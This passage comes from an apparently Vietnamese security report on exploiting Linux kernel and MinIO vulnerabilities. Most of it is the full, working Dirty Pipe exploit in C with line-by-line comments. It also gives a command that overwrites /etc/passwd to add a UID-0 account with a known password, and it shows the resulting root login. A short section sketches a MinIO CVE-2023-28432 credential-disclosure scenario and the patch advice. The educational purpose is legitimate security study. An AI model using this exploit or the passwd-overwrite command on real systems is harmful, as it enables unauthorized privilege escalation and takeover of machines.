| ./exploit /etc/passwd 189 "HieuVM:$6$HieuVM$61e9yg1MToGUnz.dPLyiimeDUJu7u/hhOxpMMn3bc92KYZgTWZpFrqLC0nIpFu.scOtp7otctEU07Q6oyCwzr.:0:0::/root:/bin/bash  > " |


Vì khi thực thi file này ta cần thêm 3 tham số dòng lệnh lần lượt là targetfile (/etc/passwd), offset (189 đã tìm ở trên), và data (chuỗi ghi đè, có dấu > vì đây là ký tự xuống dòng, vì sao cần xuống dòng đã giải thích ở trên)



Hình 14: Thực thi mã với các tham số được truyền vào

Khi thực hiện thành công sẽ in ra thông báo It worked!

Và đăng nhập với tài khoải HieuVM với password :HieuVM13 ta sẽ có kết quả sau:



Hình 15: Đăng nhập người dùng mới và kiểm tra id

### 3.1.2 Giải thích mã nguồn

Chương trình có chức năng ghi một chuỗi vào một vị trí trong tệp tin đã cho. Chương trình sử dụng hệ thống tệp / file system cache để ghi dữ liệu, thay vì ghi trực tiếp vào tệp tin. Quá trình này được thực hiện bằng cách tạo một pipe có thể merge được (có thể kết hợp các buffer của pipe lại với nhau), và sử dụng splice() và write() để chuyển dữ liệu từ pipe vào file.

Đoạn code đầu tiên chứa macro #define \_GNU\_SOURCE để sử dụng các tính năng mở rộng của hệ thống GNU. Sau đó, các thư viện được bao gồm, bao gồm <unistd.h>, <fcntl.h>, <stdio.h>, <stdlib.h>, <string.h>, <sys/stat.h> và <sys/user.h>.

Hàm prepare\_pipe() được sử dụng để tạo một pipe với kích thước bằng với kích thước của buffer của pipe đó (pipe\_inode\_info). Mỗi buffer trên pipe sẽ có cờ PIPE\_BUF\_FLAG\_CAN\_MERGE được thiết lập để cho phép các buffer kết hợp được với nhau. Hàm này sử dụng pipe() để tạo một pipe mới, sau đó sử dụng fcntl() để lấy kích thước của pipe buffer. Vòng lặp for được sử dụng để đầy đủ pipe buffer bằng cách ghi vào pipe cho đến khi nó đầy. Sau đó, vòng lặp for khác được sử dụng để đọc dữ liệu từ pipe, giải phóng tất cả các buffer trên pipe, nhưng vẫn để cờ được thiết lập.

Hàm main() sử dụng một số tham số dòng lệnh (target file, offset, và data) để ghi dữ liệu vào tệp tin. Nó kiểm tra đầu vào và mở tệp tin với lựa chọn O\_RDONLY để tránh ghi vào tệp tin.

Nếu vị trí bắt đầu ghi nằm trên một trang của bộ nhớ, chương trình sẽ thông báo lỗi vì không thể ghi trực tiếp trên đó. Nếu kích thước dữ liệu để ghi lớn hơn kích thước của trang tiếp theo trong bộ nhớ, chương trình sẽ thông báo lỗi vì không thể ghi qua trang đó.

Sau đó, chương trình gọi hàm prepare\_pipe() để tạo pipe với cờ PIPE\_BUF\_FLAG\_CAN\_MERGE. Tiếp theo, chương trình sử dụng hàm splice() để chuyển một byte từ trước vị trí được chỉ định trong tệp tin đến pipe

Những bước cuối để kiểm tra xem nội dung đã được ghi thành công hay chưa, kiểm tra một số lỗi như không ghi được data hay ghi thiếu data

|  |
| --- |
| #define \_GNU\_SOURCE  #include <unistd.h>  #include <fcntl.h>  #include <stdio.h>  #include <stdlib.h>  #include <string.h>  #include <sys/stat.h>  #include <sys/user.h>  // định nghĩa một macro PAGE\_SIZE có giá trị là 4096. Macro PAGE\_SIZE có giá trị là 4096, và được sử dụng để đại diện cho kích thước của trang (page) trên hệ thống.  #ifndef PAGE\_SIZE  #define PAGE\_SIZE 4096  #endif  /\*\*  \* Create a pipe where all "bufs" on the pipe\_inode\_info ring have the  \* PIPE\_BUF\_FLAG\_CAN\_MERGE flag set.  \*/  //tuyền vào một mảng hai phần tử đại diện cho 2 đầu của pipe p[0] là đầu đọc p[1] là đầu ghi  // hàm này sẽ tạo ra một pipe và điền dữ liệu vào pipe cho đến khi pipe được đầy hoàn toàn. Để làm được điều này, ta cần biết kích thước hiện tại của pipe, được lấy từ pipe\_size, và ta sử dụng một buffer (buffer) để chứa dữ liệu sẽ được ghi vào pipe.  // Khi dữ liệu được ghi vào pipe, kernel sẽ tạo ra các buffer để lưu trữ dữ liệu đó, các buffer này có kích thước bằng với kích thước của trang (page) trên hệ thống. Việc đọc và ghi dữ liệu sử dụng mảng buffer này sẽ giúp ta ghi hoặc đọc các buffer của pipe một cách dễ dàng.  static void prepare\_pipe(int p[2])  {  //tạo một pipe nếu không thành công thì thoát luôn thông qua hàm abort  // pipe() tạo ra một pipe và trả về hai file descriptor, một cho đầu đọc (read end) và một cho đầu ghi (write end) của pipe. Đầu đầu tiên của pipe được đặt tại p[0] và đầu thứ hai được đặt tại p[1]. Khi một tiến trình ghi dữ liệu vào đầu thứ hai của pipe (p[1]), tiến trình khác có thể đọc dữ liệu đó từ đầu đầu tiên của pipe (p[0]).  if (pipe(p)) abort();  // ta cần lấy kích thước của pipe bằng cách gọi hàm fcntl()  // với tham số là file descriptor của đầu ghi (p[1]) và F\_GETPIPE\_SZ.  // Mảng p là một mảng có hai phần tử, mỗi phần tử đại diện cho một đầu của pipe. Đầu đầu tiên của pipe được đặt tại p[0] và đầu thứ hai được đặt tại p[1]. Khi một tiến trình ghi dữ liệu vào đầu thứ hai của pipe (p[1]), tiến trình khác có thể đọc dữ liệu đó từ đầu đầu tiên của pipe (p[0]).  // File descriptor là một con số duy nhất được gán cho một tập tin, ổ đĩa hoặc một socket, được sử dụng để truy cập vào tài nguyên đó. Trong trường hợp này, hai file descriptor được truyền vào hàm pipe() để tạo ra pipe. File descriptor thứ nhất (p[0]) được sử dụng để đọc dữ liệu từ pipe, và file descriptor thứ hai (p[1]) được sử dụng để ghi dữ liệu vào pipe.  // Khi ta gọi fcntl() với tham số là file descriptor của một pipe và tham số F\_GETPIPE\_SZ, hàm này sẽ trả về kích thước của pipe đó. Các phần tử của mảng p được sử dụng để truyền vào hàm pipe() và fcntl() để tạo ra pipe và lấy kích thước của pipe.  // do tính chất của pipe trong Linux. Một pipe có thể có nhiều đầu đọc (read end) nhưng chỉ có một đầu ghi (write end), do đó khi muốn lấy kích thước của pipe, ta sử dụng đầu ghi của pipe (file descriptor p[1]) là đối tượng tham số cho hàm fcntl() với F\_GETPIPE\_SZ.  // ta cần lấy kích thước của pipe là vì ta cần điền dữ liệu vào pipe cho đến khi pipe được đầy hoàn toàn. Để làm được điều này, ta cần biết kích thước hiện tại của pipe, được lấy từ pipe\_size, và ta sử dụng một buffer (buffer) để chứa dữ liệu sẽ được ghi vào pipe.  // Khi một buffer của pipe được tạo ra, nó sẽ được đánh dấu với cờ PIPE\_BUF\_FLAG\_CAN\_MERGE. Vì vậy, khi pipe được điền đầy, ta sẽ có một số lượng buffer của pipe được tạo ra, mỗi buffer có kích thước bằng với kích thước của trang (page) trên hệ thống và được đánh dấu với cờ PIPE\_BUF\_FLAG\_CAN\_MERGE.  const unsigned pipe\_size = fcntl(p[1], F\_GETPIPE\_SZ);  // Dòng lệnh này khai báo một mảng ký tự buffer với kích thước 4096. Mảng này được sử dụng để ghi hoặc đọc dữ liệu từ pipe.  // Trong hàm prepare\_pipe(), buffer được sử dụng để đọc và ghi dữ liệu vào pipe. Để chuẩn bị cho pipe, hàm này sẽ ghi đủ dữ liệu vào pipe để nó tràn đầy, đồng thời đọc hết dữ liệu khỏi pipe để giải phóng tất cả các buffer của pipe.  // Khi dữ liệu được ghi vào pipe, kernel sẽ tạo ra các buffer để lưu trữ dữ liệu đó, các buffer này có kích thước bằng với kích thước của trang (page) trên hệ thống. Việc đọc và ghi dữ liệu sử dụng mảng buffer này sẽ giúp ta ghi hoặc đọc các buffer của pipe một cách dễ dàng.  // Kích thước 4096 được chọn là vì đó là kích thước mặc định của trang (page) trên hầu hết các hệ thống Linux hiện đại. Mỗi buffer của pipe được tạo ra với kích thước bằng với kích thước của trang, vì vậy sử dụng mảng buffer với kích thước 4096 cho phép ta ghi hoặc đọc dữ liệu một cách hiệu quả từ các buffer của pipe  static char buffer[4096];  /\* fill the pipe completely; each pipe\_buffer will now have  the PIPE\_BUF\_FLAG\_CAN\_MERGE flag \*/  // Vòng lặp này có chức năng điền dữ liệu vào pipe. Cụ thể, vòng lặp này sẽ ghi dữ liệu vào đầu ghi của pipe (p[1]) cho đến khi pipe được đầy hoàn toàn. Để làm được điều này, ta cần biết kích thước hiện tại của pipe, được lấy từ pipe\_size, và ta sử dụng một buffer (buffer) để chứa dữ liệu sẽ được ghi vào pipe.  // Trong vòng lặp này, biến r biểu thị số byte còn lại trong pipe mà chưa được điền dữ liệu vào, ban đầu có giá trị bằng pipe\_size. Sau đó, biến n được tính toán là kích thước của buffer dữ liệu mà ta sẽ ghi vào pipe trong lần lặp này. Nếu kích thước của pipe còn lại (r) lớn hơn kích thước của buffer (sizeof(buffer)), ta sẽ ghi vào pipe một lượng dữ liệu có kích thước bằng với kích thước của buffer (n = sizeof(buffer)). Nếu kích thước của pipe còn lại nhỏ hơn kích thước của buffer, ta sẽ chỉ ghi vào pipe số byte còn lại (n = r).  // Sau mỗi lần ghi dữ liệu vào pipe, ta cập nhật giá trị của biến r bằng cách trừ đi kích thước của buffer dữ liệu vừa được ghi vào pipe (r -= n). Vòng lặp sẽ tiếp tục cho đến khi pipe được điền đầy hoàn toàn.  // Khi pipe được điền đầy, ta sẽ có một số lượng buffer của pipe được tạo ra, mỗi buffer có kích thước bằng với kích thước của trang (page) trên hệ thống. Vì vậy, khi pipe được điền đầy, ta sẽ có một số lượng buffer của pipe có kích thước bằng với kích thước của trang (page) trên hệ thống.  // Khi một buffer của pipe được tạo ra, nó sẽ được đánh dấu với cờ PIPE\_BUF\_FLAG\_CAN\_MERGE. Vì vậy, khi pipe được điền đầy, ta sẽ có một số lượng buffer của pipe được tạo ra, mỗi buffer có kích thước bằng với kích thước của trang (page) trên hệ thống và được đánh dấu với cờ PIPE\_BUF\_FLAG\_CAN\_MERGE.  // Vì vậy, khi pipe được điền đầy, ta sẽ có một số lượng buffer của pipe được tạo ra, mỗi buffer có kích thước bằng với kích thước của trang (page) trên hệ thống và được đánh dấu với cờ PIPE\_BUF\_FLAG\_CAN\_MERGE. Vì vậy, khi pipe được điền đầy, ta sẽ có một số lượng buffer của pipe được tạo ra, mỗi buffer có kích thước bằng với kích thước của trang (page) trên hệ thống và được đánh dấu với cờ PIPE\_BUF\_FLAG\_CAN\_MERGE.  for (unsigned r = pipe\_size; r > 0;) {  unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;  write(p[1], buffer, n);  r -= n;  }  /\* drain the pipe, freeing all pipe\_buffer instances (but  leaving the flags initialized) \*/  // vòng for này để đọc hết dữ liệu trong pipe, khi đọc hết dữ liệu trong pipe thì các buffer của pipe sẽ được giải phóng, nhưng các cờ PIPE\_BUF\_FLAG\_CAN\_MERGE vẫn được giữ nguyên.  // Vòng lặp này có chức năng đọc dữ liệu từ pipe. Cụ thể, vòng lặp này sẽ đọc dữ liệu từ đầu đọc của pipe (p[0]) cho đến khi pipe trống hoàn toàn. Để làm được điều này, ta cần biết kích thước hiện tại của pipe, được lấy từ pipe\_size, và ta sử dụng một buffer (buffer) để chứa dữ liệu sẽ được đọc từ pipe.  // Trong vòng lặp này, biến r biểu thị số byte còn lại trong pipe mà chưa được đọc, ban đầu có giá trị bằng pipe\_size. Sau đó, biến n được tính toán là kích thước của buffer dữ liệu mà ta sẽ đọc từ pipe trong lần lặp này. Nếu kích thước của pipe còn lại (r) lớn hơn kích thước của buffer (sizeof(buffer)), ta sẽ đọc từ pipe một lượng dữ liệu có kích thước bằng với kích thước của buffer (n = sizeof(buffer)). Nếu kích thước của pipe còn lại nhỏ hơn kích thước của buffer, ta sẽ chỉ đọc từ pipe số byte còn lại (n = r).  // Sau mỗi lần đọc dữ liệu từ pipe, ta cập nhật giá trị của biến r bằng cách trừ đi kích thước của buffer dữ liệu vừa được đọc từ pipe (r -= n). Vòng lặp sẽ tiếp tục cho đến khi pipe trống hoàn toàn.  // Khi pipe trống hoàn toàn, ta sẽ có một số lượng buffer của pipe được giải phóng, nhưng các cờ PIPE\_BUF\_FLAG\_CAN\_MERGE vẫn được giữ nguyên. Vì vậy, khi pipe trống hoàn toàn, ta sẽ có một số lượng buffer của pipe được giải phóng, nhưng các cờ PIPE\_BUF\_FLAG\_CAN\_MERGE vẫn được giữ nguyên.  for (unsigned r = pipe\_size; r > 0;) {  unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;  read(p[0], buffer, n);  r -= n;  }  /\* the pipe is now empty, and if somebody adds a new  pipe\_buffer without initializing its "flags", the buffer  will be mergeable \*/  }  // hai tham số argc và \*\*argv là các tham số dòng lệnh được truyền vào khi chạy chương trình. Tham số argc là số lượng tham số dòng lệnh được truyền vào, và tham số argv là một mảng các chuỗi ký tự, mỗi phần tử của mảng này là một tham số dòng lệnh.  // tham số dòng lệnh là các tham số được truyền vào khi chạy chương trình. Ví dụ, khi chạy chương trình với lệnh ./hello world, thì tham số dòng lệnh là world. Trong trường hợp này, argc sẽ có giá trị là 2, và argv sẽ là một mảng có hai phần tử, phần tử đầu tiên là ./hello và phần tử thứ hai là world.  // ví dụ khi chạy chương trình ./hello world 1 2 3 4 5, thì tham số argc sẽ có giá trị là 7, và tham số argv sẽ là một mảng có 7 phần tử, phần tử đầu tiên là ./hello, phần tử thứ hai là world, phần tử thứ ba là 1, phần tử thứ tư là 2, phần tử thứ năm là 3, phần tử thứ sáu là 4, và phần tử thứ bảy là 5.  int main(int argc, char \*\*argv)  {  //đây là một if đơn giản để kiểm tra xem số lượng tham số dòng lệnh có đúng không. Nếu không đúng thì in ra một thông báo lỗi và thoát chương trình.  if (argc != 4) {  fprintf(stderr, "Usage: %s TARGETFILE OFFSET DATA\n", argv[0]);  return EXIT\_FAILURE;  }  /\* dumb command-line argument parser \*/    // tách các tham số dòng lệnh ra thành các biến riêng biệt để sử dụng. Tham số dòng lệnh đầu tiên là đường dẫn tới file cần ghi dữ liệu, tham số thứ hai là vị trí bắt đầu ghi dữ liệu, và tham số thứ ba là dữ liệu cần ghi.  // const char \*const path = argv[1] có nghĩa là khai báo một biến path có kiểu const char \*const, và gán giá trị cho biến này là argv[1]. Kiểu const char \*const có nghĩa là một con trỏ tới một chuỗi ký tự không thể thay đổi, và con trỏ này không thể thay đổi địa chỉ mà nó trỏ tới.  const char \*const path = argv[1];  // loff\_t offset = strtoul(argv[2], NULL, 0) có nghĩa là khai báo một biến offset có kiểu loff\_t, và gán giá trị cho biến này là argv[2]. Kiểu loff\_t là một kiểu số nguyên có kích thước 64 bit, và có thể được định nghĩa là long long int.  // biến offset là vị trí bắt đầu ghi dữ liệu, và được chuyển từ kiểu chuỗi ký tự sang kiểu số nguyên bằng cách sử dụng hàm strtoul(). Hàm strtoul() có tham số đầu tiên là một chuỗi ký tự, tham số thứ hai là một con trỏ tới một con trỏ, và tham số thứ ba là một số nguyên. Hàm strtoul() sẽ chuyển chuỗi ký tự được truyền vào thành một số nguyên, và gán giá trị của con trỏ tham số thứ hai bằng con trỏ tới ký tự đầu tiên không phải là số trong chuỗi ký tự được truyền vào. Nếu tham số thứ ba là 0, hàm strtoul() sẽ tự động xác định kiểu của số nguyên được chuyển từ chuỗi ký tự.  loff\_t offset = strtoul(argv[2], NULL, 0);  // const char \*const data = argv[3] có nghĩa là khai báo một biến data có kiểu const char \*const, và gán giá trị cho biến này là argv[3]. Kiểu const char \*const có nghĩa là một con trỏ tới một chuỗi ký tự không thể thay đổi, và con trỏ này không thể thay đổi địa chỉ mà nó trỏ tới.  const char \*const data = argv[3];  // const size\_t data\_size = strlen(data) có nghĩa là khai báo một biến data\_size có kiểu const size\_t, và gán giá trị cho biến này là strlen(data). Kiểu const size\_t có nghĩa là một số nguyên không âm không thể thay đổi.  const size\_t data\_size = strlen(data);  // đây là một if đơn giản để kiểm tra xem vị trí bắt đầu ghi dữ liệu có đúng không. Nếu không đúng thì in ra một thông báo lỗi và thoát chương trình.  if (offset % PAGE\_SIZE == 0) {  fprintf(stderr, "Sorry, cannot start writing at a page boundary\n");  return EXIT\_FAILURE;  }  // khởi tạo biến next\_page có kiểu loff\_t, và gán giá trị cho biến này là (offset | (PAGE\_SIZE - 1)) + 1. Biến next\_page là vị trí bắt đầu của trang tiếp theo, và được tính toán bằng cách lấy offset OR với PAGE\_SIZE - 1, và cộng thêm 1.  const loff\_t next\_page = (offset | (PAGE\_SIZE - 1)) + 1;    // khởi tạo biến end\_offset có kiểu loff\_t, và gán giá trị cho biến này là offset + (loff\_t)data\_size. Biến end\_offset là vị trí kết thúc của dữ liệu cần ghi, và được tính toán bằng cách lấy offset cộng với kích thước của dữ liệu cần ghi.  const loff\_t end\_offset = offset + (loff\_t)data\_size;    // kiểm tra và so sánh end\_offset với next\_page, nếu end\_offset lớn hơn next\_page thì in ra một thông báo lỗi và thoát chương trình.  if (end\_offset > next\_page) {  fprintf(stderr, "Sorry, cannot write across a page boundary\n");  return EXIT\_FAILURE;  }  /\* open the input file and validate the specified offset \*/  // khởi tạo biến fd là giá trị của hàm open(path, O\_RDONLY). Biến fd là file descriptor của file cần ghi dữ liệu, và được khởi tạo bằng cách gọi hàm open() với tham số đầu tiên là đường dẫn tới file cần ghi dữ liệu, và tham số thứ hai là O\_RDONLY.  // nhắc lại chút file descriptor là một con số duy nhất được gán cho một tập tin, ổ đĩa hoặc một socket, được sử dụng để truy cập vào tài nguyên đó. Trong trường hợp này, file descriptor của file cần ghi dữ liệu được truyền vào hàm open() để mở file.  // tham số đầu tiên là path là đường dẫn tới file cần ghi dữ liệu, và tham số thứ hai là O\_RDONLY nghĩa là ta sẽ mở file với quyền read-only.  // hàm này sẽ trả về file descriptor của file cần ghi dữ liệu, và nếu thất bại, hàm này sẽ trả về -1. Trong trường hợp này, nếu hàm open() trả về -1, ta sẽ in ra một thông báo lỗi và thoát chương trình.  // nếu thành công giá trị của fd sẽ lớn hơn 0 và nhỏ hơn 1024 vì một tiến trình có thể mở tối đa 1024 file.  const int fd = open(path, O\_RDONLY); // yes, read-only! :-)  if (fd < 0) {  perror("open failed");  return EXIT\_FAILURE;  }  // khởi tạo biến st kiểu struct stat, và gán giá trị cho biến này là giá trị của hàm fstat(fd, &st). Biến st là một struct stat, và được khởi tạo bằng cách gọi hàm fstat() với tham số đầu tiên là file descriptor của file cần ghi dữ liệu, và tham số thứ hai là địa chỉ của biến st.  // kiểu struct stat là một struct được định nghĩa trong thư viện sys/stat.h, và được sử dụng để lưu trữ thông tin về một file. Trong trường hợp này, biến st sẽ lưu trữ thông tin về file cần ghi dữ liệu.  // biến st có vai trò lưu trữ thông tin về file cần ghi dữ liệu, và được khởi tạo bằng cách gọi hàm fstat() với tham số đầu tiên là file descriptor của file cần ghi dữ liệu, và tham số thứ hai là địa chỉ của biến st.  // hàm fstat() sẽ lấy thông tin về file cần ghi dữ liệu, và gán giá trị của biến st bằng thông tin về file đó. Trong trường hợp này, biến st sẽ lưu trữ thông tin về file cần ghi dữ liệu.  // hàm fstat() có tham số đầu tiên là file descriptor của file cần ghi dữ liệu, và tham số thứ hai là địa chỉ của biến st. Hàm fstat() sẽ lấy thông tin về file cần ghi dữ liệu, và gán giá trị của biến st bằng thông tin về file đó.  // hàm fstat() sẽ trả về 0 nếu thành công, và trả về -1 nếu thất bại. Trong trường hợp này, nếu hàm fstat() trả về -1, ta sẽ in ra một thông báo lỗi và thoát chương trình.  struct stat st;  if (fstat(fd, &st)) {  perror("stat failed");  return EXIT\_FAILURE;  }  // kiểm tra và so sánh offset với st.st\_size, nếu offset lớn hơn st.st\_size thì in ra một thông báo lỗi và thoát chương trình.  if (offset > st.st\_size) {  fprintf(stderr, "Offset is not inside the file\n");  return EXIT\_FAILURE;  }  // kiểm tra và so sánh end\_offset với st.st\_size, nếu end\_offset lớn hơn st.st\_size thì in ra một thông báo lỗi và thoát chương trình.  if (end\_offset > st.st\_size) {  fprintf(stderr, "Sorry, cannot enlarge the file\n");  return EXIT\_FAILURE;  }  /\* create the pipe with all flags initialized with  PIPE\_BUF\_FLAG\_CAN\_MERGE \*/  // khởi tạo biến p là một mảng hai phần tử, mỗi phần tử là một file descriptor. Biến p là một mảng hai phần tử, mỗi phần tử là một file descriptor. Mảng p này sẽ được sử dụng để tạo ra pipe.  int p[2];  // gọi hàm pipe(p) để tạo ra pipe. Hàm pipe() sẽ tạo ra một pipe và trả về hai file descriptor, một cho đầu đọc (read end) và một cho đầu ghi (write end) của pipe. Đầu đầu tiên của pipe được đặt tại p[0] và đầu thứ hai được đặt tại p[1]. Khi một tiến trình ghi dữ liệu vào đầu thứ hai của pipe (p[1]), tiến trình khác có thể đọc dữ liệu đó từ đầu đầu tiên của pipe (p[0]).  prepare\_pipe(p);  /\* splice one byte from before the specified offset into the  pipe; this will add a reference to the page cache, but  since copy\_page\_to\_iter\_pipe() does not initialize the  "flags", PIPE\_BUF\_FLAG\_CAN\_MERGE is still set \*/  // khởi tạo biến offset kiểu loff\_t, và gán giá trị cho biến này là offset - 1. Biến offset là vị trí bắt đầu của dữ liệu cần ghi, và được tính toán bằng cách lấy offset trừ đi 1.  // cần trừ đi 1 của offset bởi vì ta cần lấy một byte trước vị trí bắt đầu của dữ liệu cần ghi.  --offset;  // gọi hàm splice(fd, &offset, p[1], NULL, 1, 0) để ghi một byte từ trước vị trí bắt đầu của dữ liệu cần ghi vào pipe. Hàm splice() sẽ ghi một byte từ file descriptor fd vào pipe, và trả về số byte đã được ghi vào pipe.  // tham số đầu tiên của hàm splice() là file descriptor của file cần ghi dữ liệu, tham số thứ hai là địa chỉ của biến offset, tham số thứ ba là file descriptor của đầu ghi của pipe.  // hàm splice() sẽ ghi một byte từ file descriptor fd vào pipe, và trả về số byte đã được ghi vào pipe. Trong trường hợp này, hàm splice() sẽ ghi một byte từ file descriptor fd vào pipe, và trả về số byte đã được ghi vào pipe.  // tham số thứ ba là NULL nghĩa là ta sẽ không ghi dữ liệu vào đầu đọc của pipe. tham số thứ năm là 1 nghĩa là ta sẽ ghi một byte vào pipe. tham số thứ sáu là 0 nghĩa là ta sẽ không sử dụng các cờ cho pipe.  // ta không sử dụng cờ trong trường hợp này là vì ta muốn thực hiện một thao tác đơn giản, và không cần quan tâm đến các cờ của pipe.  // hàm splice() sẽ trả về số byte đã được ghi vào pipe, và nếu thất bại, hàm này sẽ trả về -1. Trong trường hợp này, nếu hàm splice() trả về -1, ta sẽ in ra một thông báo lỗi và thoát chương trình.  // như vậy biến nbytes sẽ lưu trữ số byte đã được ghi vào pipe.Và có kiểu dữ liệu là ssize\_t.  ssize\_t nbytes = splice(fd, &offset, p[1], NULL, 1, 0);  if (nbytes < 0) {  perror("splice failed");  return EXIT\_FAILURE;  }  // kiểm tra và so sánh nbytes với 0, nếu nbytes bằng 0 thì có nghĩa là hàm splice() đã ghi một byte vào pipe, nhưng không ghi được byte thứ hai vào pipe. Trong trường hợp này, ta sẽ in ra một thông báo lỗi và thoát chương trình.    if (nbytes == 0) {  fprintf(stderr, "short splice\n");  return EXIT\_FAILURE;  }  /\* the following write will not create a new pipe\_buffer, but  will instead write into the page cache, because of the  PIPE\_BUF\_FLAG\_CAN\_MERGE flag \*/  // gọi hàm write(p[1], data, data\_size) để ghi dữ liệu vào pipe. Hàm write() sẽ ghi dữ liệu từ một buffer vào pipe, và trả về số byte đã được ghi vào pipe.  // ở đây ta sẽ ghi dữ liệu từ biến data vào pipe, và trả về số byte đã được ghi vào pipe. Trong trường hợp này, hàm write() sẽ ghi dữ liệu từ biến data vào pipe, và trả về số byte đã được ghi vào pipe.  // giải thích việc gán nbytes = write(p[1], data, data\_size) là vì ta muốn lưu trữ số byte đã được ghi vào pipe, và ta sẽ sử dụng số byte này để kiểm tra xem dữ liệu đã được ghi vào pipe đầy đủ hay chưa.  // so với nbytes ở trên thì ở đây ta sẽ ghi dữ liệu từ biến data vào pipe, và trả về số byte đã được ghi vào pipe.    nbytes = write(p[1], data, data\_size);  // kiểm tra nếu nbytes nhỏ hơn 0 thì in ra một thông báo lỗi và thoát chương trình.  // bởi vì hàm write() sẽ trả về số byte đã được ghi vào pipe, và nếu thất bại, hàm này sẽ trả về -1. Trong trường hợp này, nếu hàm write() trả về -1, ta sẽ in ra một thông báo lỗi và thoát chương trình.  if (nbytes < 0) {  perror("write failed");  return EXIT\_FAILURE;  }  // kiểm tra và so sánh nbytes với data\_size, nếu nbytes nhỏ hơn data\_size thì in ra một thông báo lỗi và thoát chương trình.  // bởi vì khi nbytes < data\_size thì có nghĩa là hàm write() đã ghi một phần dữ liệu vào pipe, nhưng không ghi được hết dữ liệu vào pipe. Trong trường hợp này, ta sẽ in ra một thông báo lỗi và thoát chương trình.  if ((size\_t)nbytes < data\_size) {  fprintf(stderr, "short write\n");  return EXIT\_FAILURE;  }    // những trường hợp còn lại là những trường hợp thành công, ta sẽ in ra một thông báo thành công và thoát chương trình.  printf("It worked!\n");  return EXIT\_SUCCESS;  } |

### 3.1.3 Đánh giá và kết luận

Đây là một lỗ hổng nguy hiểm, với mã phù hợp, chúng ta có thể tùy ý ghi đè lên bất kỳ tệp nào trên hệ thống, miễn là chúng ta có thể mở tệp đó để đọc. Nói cách khác: nếu người dùng đọc trên tệp (bất kể các quyền hoặc khả năng thay đổi khác) thì cũng có thể ghi vào tệp đó. Điều này cũng áp dụng cho các hệ thống tệp chỉ đọc hoặc các tệp được bảo vệ khác mà nhân thường ngăn chúng tôi ghi vào; bằng cách khai thác lỗ hổng hạt nhân và phá vỡ các phương pháp ghi "thông thường", chúng tôi cũng bỏ qua các biện pháp bảo vệ này. Điều quan trọng cần lưu ý là các thay đổi sẽ không thực sự là vĩnh viễn cho đến khi nhân chọn lấy lại bộ nhớ mà trang đã sử dụng (tại thời điểm đó, trang sẽ được kết xuất vào đĩa). Khởi động lại thiết bị hoặc xóa bộ nhớ cache của trang theo cách thủ công trước khi nhân lấy lại bộ nhớ sẽ hoàn nguyên tệp về nội dung ban đầu.

Có một số hạn chế của lỗ hổng này:

* Kẻ tấn công phải có quyền đọc (vì nó cần nối () một trang thành một đường ống)
* Offset không được nằm trên ranh giới trang (vì ít nhất một byte của trang đó phải được ghép vào đường ống)
* Dữ liệu ghi không thể vượt qua ranh giới trang (vì bộ đệm ẩn danh mới sẽ được tạo cho phần còn lại)
* Không thể thay đổi kích thước tệp (vì đường dẫn có quản lý điền trang riêng và không báo cho bộ nhớ cache của trang biết bao nhiêu dữ liệu đã được thêm vào)

May mắn thay, cách khắc phục lỗ hổng này rất đơn giản: chỉ cần cập nhật kernel.

## 3.2 Khai thác CVE-2023-28432

### 3.2.1 Kịch bản và khai thác

Chúng ta được bàn giao kiểm thử xâm nhập cho một website của một công ty ABC-company. Trong đó chúng ta đã tìm ra được, ứng dụng web có sử dụng MinIO. (Giả sử phiên bản là 2023-02-27T18-10-45Z).

Sau khi đã thử kiểm tra SQL injection và thông tin đăng nhập mặc định, login brute force không có kết quả. Ta thử CVE-2023-28432 và đã tìm được thông tin đăng nhập của administrator.

### 3.2.2 Đánh giá và kết luận

Lỗ hổng này được đánh mức độ là High và điểm CVSS là 7.5 [6]. Làm lộ lọt thông tin bao gồm thông tin đăng nhập của admin, … Kẻ tấn công có thể đăng nhập với tư cách là admin và có thể chiếm quyền từ xa.

Cách thức khai thác lỗ hổng bảo mật tương đối đơn giản

Chúng ta cần nâng cấp lên phiên bản mới từ “RELEASE.2023-03-20T20-16-18Z” trở nên để khắc phục.

# TÀI LIỆU THAM KHẢO

|  |  |
| --- | --- |
| [1] | PortSwigger, "Information disclosure vulnerabilities," [Online]. Available: https://portswigger.net/web-security/information-disclosure. |
| [2] | MinIO, "minio/mino: High Performance Object Storage for AI," [Online]. Available: https://github.com/minio/minio. |
| [3] | Vulnhub, "MinIO Information Disclosure in Cluster Deployment (CVE-2023-28432," [Online]. Available: https://github.com/vulhub/vulhub/tree/master/minio/CVE-2023-28432. |
| [4] | 200lab.io, "REST API là gì?," [Online]. Available: https://200lab.io/blog/rest-api-la-gi-cach-thiet-ke-rest-api/. |
| [5] | MinIO, "Information Disclosure in Cluster Deployment," [Online]. Available: https://github.com/minio/minio/security/advisories/GHSA-6xvq-wj2x-3h3q. |
| [6] | N. NIST, "CVE-2023-28432 Detail," [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2023-28432. |